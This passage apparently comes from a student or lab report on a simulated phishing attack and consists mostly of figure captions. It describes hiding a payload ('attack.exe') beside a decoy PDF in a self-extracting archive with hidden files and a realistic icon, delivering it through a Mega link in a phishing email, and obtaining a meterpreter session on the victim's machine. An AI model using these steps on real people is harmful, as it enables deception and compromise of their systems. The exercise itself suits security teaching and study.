

Figure 18: Changing the name of the file.

Using the SFX option to hide the file.



Figure 19: Using the SFX option.

In the SFX option, both the ‘The Dawn Show.pdf’ and ‘attack.exe’ files are selected so that after the victim clicks the compressed file, the payload can be run in his system.



Figure 20: Setting up which files to run.

Selecting the ‘hide all’ option in the modes tab.



Figure 21: Hiding all the files.

Selecting the ‘Extract and update files’ and ‘Overwrite all files’ options in the update tab.



Figure 22: Extracting and Overwriting the files which are selected.

Finally, In the Text and icon tab upload the icon we downloaded to look more realistic.



Figure 23: Uploading the icon on the compressed file.

Now the compressed 'The Dawn Show' is created which contains both pdf and payload file.



Figure 24: Compressed file The Dawn Show is created.

7.7 Appendix 7 (Victim Getting File)

First, a drive was created using the mega platform where the file was uploaded and the link was then copied to send it through a phishing email.



Figure 25: File being uploaded in the drive.

The link is generated of the file.



Figure 26: Link being copied to send.

The victim opened the phishing mail which was sent to them.



Figure 27: Victim opening the email.

The victim successfully downloaded the file from the link.



Figure 28: Victim downloading the file.

7.8 Appendix 8 (Exploit)

After the victim downloads the file on the system and opens the seemingly pdf file which is compressed sees the giveaway ticket also the attacker was waiting for the victim to click the file of the ticket so that the attacker can breach the victim's system.



Figure 29: Victim opening the file.

After the victim opens the file containing the payload the connection between the victim's system and the attacker is established displaying the meterpreter session is opened.



Figure 30: Getting the response from the victim's computer.

Now by entering the **'sysinfo'** command viewing the information of the victim's pc.

